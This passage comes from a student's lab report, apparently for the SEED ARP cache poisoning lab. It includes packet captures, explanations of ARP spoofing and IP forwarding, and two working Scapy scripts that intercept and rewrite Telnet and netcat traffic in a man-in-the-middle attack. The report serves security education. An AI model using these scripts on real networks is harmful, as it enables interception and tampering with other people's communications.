36	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=3/768, ttl=64 (no respons…
37	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=4/1024, ttl=64 (no respon…
38	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=5/1280, ttl=64 (no respon…
39	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
40	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=6/1536, ttl=64 (no respon…
41	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
42	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=7/1792, ttl=64 (no respon…
43	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
44	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=8/2048, ttl=64 (no respon…
45	2022-02-15 18:0…	02:42:0a:09:00:06	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
46	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
47	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=9/2304, ttl=64 (reply in …
48	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0029, seq=9/2304, ttl=64 (request i…
49	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=10/2560, ttl=64 (reply in…
50	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0029, seq=10/2560, ttl=64 (request …
51	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=11/2816, ttl=64 (reply in…
52	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0029, seq=11/2816, ttl=64 (request …
53	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=12/3072, ttl=64 (reply in…
54	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0029, seq=12/3072, ttl=64 (request …
55	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=13/3328, ttl=64 (reply in…
56	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0029, seq=13/3328, ttl=64 (request …
57	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
58	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=14/3584, ttl=64 (reply in…
59	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
60	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x0029, seq=14/3584, ttl=64 (request …

The ping was initially unsuccessful since no echo response was captured, according to the observation. Following some unsuccessful ping efforts, A initiated an ARP request for B's MAC address. There had been no ARP response for a while, and A had been broadcasting an ARP request for the MAC address of


B. B responded with an ARP response and then the ping was sent. This was due to the fact that A had M's MAC address as B's. This prompted all ping requests to be sent to M, and when M's NIC card received them, it accepted them because they contained M's MAC address. However, as soon as the packet was passed to the kernel, the kernel detected that the packet's IP address did not match the host's IP address and dropped the packet. A submitted an ARP request after a series of unsuccessful ping requests, and B's initial MAC address was received. After which the ping was successful.


Step3: Turn on IP forwarding :

Here IP forwards should be turned ON and the process should be repeated like in the previous step.

Ping A to B


Here we notice that 4 packets were transmitted, and 4 packets were received unlike in the previous step.






Ping B to A

Here we notice that 6 packets were transmitted and 6 packets were received, unlike in the previous step.





No.	Time	Source	Destination	Protocol	Length	Info
1	2022-02-15 18:1…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
2	2022-02-15 18:1…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2022-02-15 18:1…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
4	2022-02-15 18:1…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
5	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=1/256, ttl=64 (no respons…
6	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=1/256, ttl=63 (reply in 7)
7	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=1/256, ttl=64 (request in…
8	2022-02-15 18:1…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
9	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=1/256, ttl=63
10	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=2/512, ttl=64 (no respons…
11	2022-02-15 18:1…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
12	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=2/512, ttl=63 (reply in 1…
13	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=2/512, ttl=64 (request in…
14	2022-02-15 18:1…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
15	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=2/512, ttl=63
16	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=3/768, ttl=64 (no respons…
17	2022-02-15 18:1…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
18	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=3/768, ttl=63 (reply in 1…
19	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=3/768, ttl=64 (request in…
20	2022-02-15 18:1…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
21	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=3/768, ttl=63
22	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=4/1024, ttl=64 (no respon…
23	2022-02-15 18:1…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
24	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=4/1024, ttl=63 (reply in …
25	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=4/1024, ttl=64 (request i…
26	2022-02-15 18:1…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
27	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=4/1024, ttl=63
28	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=5/1280, ttl=64 (no respon…
29	2022-02-15 18:1…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
30	2022-02-15 18:1…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x002b, seq=5/1280, ttl=63 (reply in …
31	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=5/1280, ttl=64 (request i…
32	2022-02-15 18:1…	10.9.0.105	10.9.0.5	ICMP	126	Redirect (Redirect for host)
33	2022-02-15 18:1…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) reply id=0x002b, seq=5/1280, ttl=63

The above shows that the ping request from A to B causes an ICMP redirect message from M to A. Basically, whenever A ping B's IP address, the packet is received by M. M realizes that it's not meant for it and sends this packet to B, but before forwarding it, it sends an ICMP redirect message to A telling it that it redirection of the packet has occured because it was destined for B and not M.

On receiving the packet, B then responds with a reply. Since B's cache is also corrupted by M, M receives the packet and then M sends an ICMP redirect message to B and then forwards the packet to A. The IP forwarding option enables M to forward the packet instead of dropping the packet.


Step 4 Launch the MITM attack :


The code below creates a scenario of a man in the middle attack over a telnet session.

```
seed@VM: ~/.../volumes
 GNU nano 4.8                         task2d.py                          Mo
#!/usr/bin/python3
from scapy.all import *
import re

IP_A = '10.9.0.5'
IP_B = '10.9.0.6'
MAC_A = '02:42:0a:09:00:05'
MAC_B = '02:42:0a:09:00:06'

def spoof(pkt):
 if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:
  real = (pkt[TCP].payload.load)
  data = real.decode()
  string_new = re.sub(r'[a-zA-Z]',r'Z',data)
  newpkt = pkt[IP]
  del(newpkt.chksum)
  del(newpkt[TCP].payload)
  del(newpkt[TCP].chksum)
  newpkt = newpkt/string_new
  print("Data transformed from: "+str(real)+" to: "+ string_new)
  send(newpkt, verbose = False)
 elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
  newpkt = pkt[IP]
  send(newpkt, verbose = False)


pkt = sniff(filter='tcp',prn=spoof)
```

First perform the ARP cache poisoning using the same code as before from step 1. Keep the IP forwarding on(1), so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding = 0 so that we can change the packet.

Use the sniffing and spoofing, only for the packets sent from A to B, we spoof a packet such that all the alphabetic characters of the original packet are replaced by Z. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one. The following shows the output on Machine A telnetting to Machine B:





No.	Time	Source	Destination	Protocol	Length	Info
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.5	10.9.0.6	TCP	67	[TCP Keep-Alive] 60330 → 23 [PSH, ACK] Seq=2877885210 Ack=224…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869466 Ack=2877885211 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	[TCP Keep-Alive ACK] 23 → 60330 [ACK] Seq=2242869466 Ack=2877…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.5	10.9.0.6	TCP	67	[TCP Retransmission] 60330 → 23 [PSH, ACK] Seq=2877885209 Ack…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869466 Ack=2877885211 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	[TCP Dup ACK 793980#1] 23 → 60330 [ACK] Seq=2242869466 Ack=28…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	[TCP Keep-Alive] 23 → 60330 [ACK] Seq=2242869465 Ack=28778852…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	67	[TCP Retransmission] 23 → 60330 [PSH, ACK] Seq=2242869464 Ack…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…
7939…	2022-02-15 20:4…	10.9.0.6	10.9.0.5	TCP	78	23 → 60330 [ACK] Seq=2242869464 Ack=2877885209 Win=65152 Len=…

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-0df684cea0ce, id 0

On typing alphabetic characters on A, they are replaced by Z. Hence Man in the middle attack on the telnet session was successful.

<u>Task 3 :</u> This task is similar to Task 2, except that Hosts A and B are communicating using netcat, instead of telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B.

You can use the following commands to establish a netcat TCP connection between A and B:

On Host B (server, IP address is 10.9.0.6), run the following: # nc -lp 9090

On Host A (client), run the following: # nc 10.9.0.6 9090

Once the connection is made, you can type messages on A. Each line of messages will be put into a TCP packet sent to B, which simply displays the message. Your task is to replace every occurrence of your first name in the message with a sequence of A's.

The commands in this Task are similar to that of Task 2 with the only difference of communicating with netcat instead of telnet.

The code for performing MITM Attack on Netcat :

```
seed@VM: ~/.../volumes
  GNU nano 4.8                                                    task3.py
#!/usr/bin/python3
from scapy.all import *

IP_A = "10.9.0.5"
IP_B = "10.9.0.6"

def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:

     newpkt = IP(bytes(pkt[IP]))
     del(newpkt.chksum)
     del(newpkt[TCP].chksum)
     del(newpkt[TCP].payload)
     data = pkt[TCP].payload.load
     data_new = data.replace(b'sneden',b'AAAAAA')
     temp_pkt = newpkt/data_new
     temp_pkt.show()
     send(temp_pkt)

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
     send(pkt[IP])

pkt = sniff(filter='tcp and not src 10.9.0.105',prn=spoof_pkt)
```

The above code sniffs for TCP traffic and if the traffic is from A to B, it replaces the string ‘sneden’ with

string ‘AAAAAA’ of the same length to preserve the tcp connection. If the data doesn’t contain ‘sneden’ then there is no change in the TCP payload.

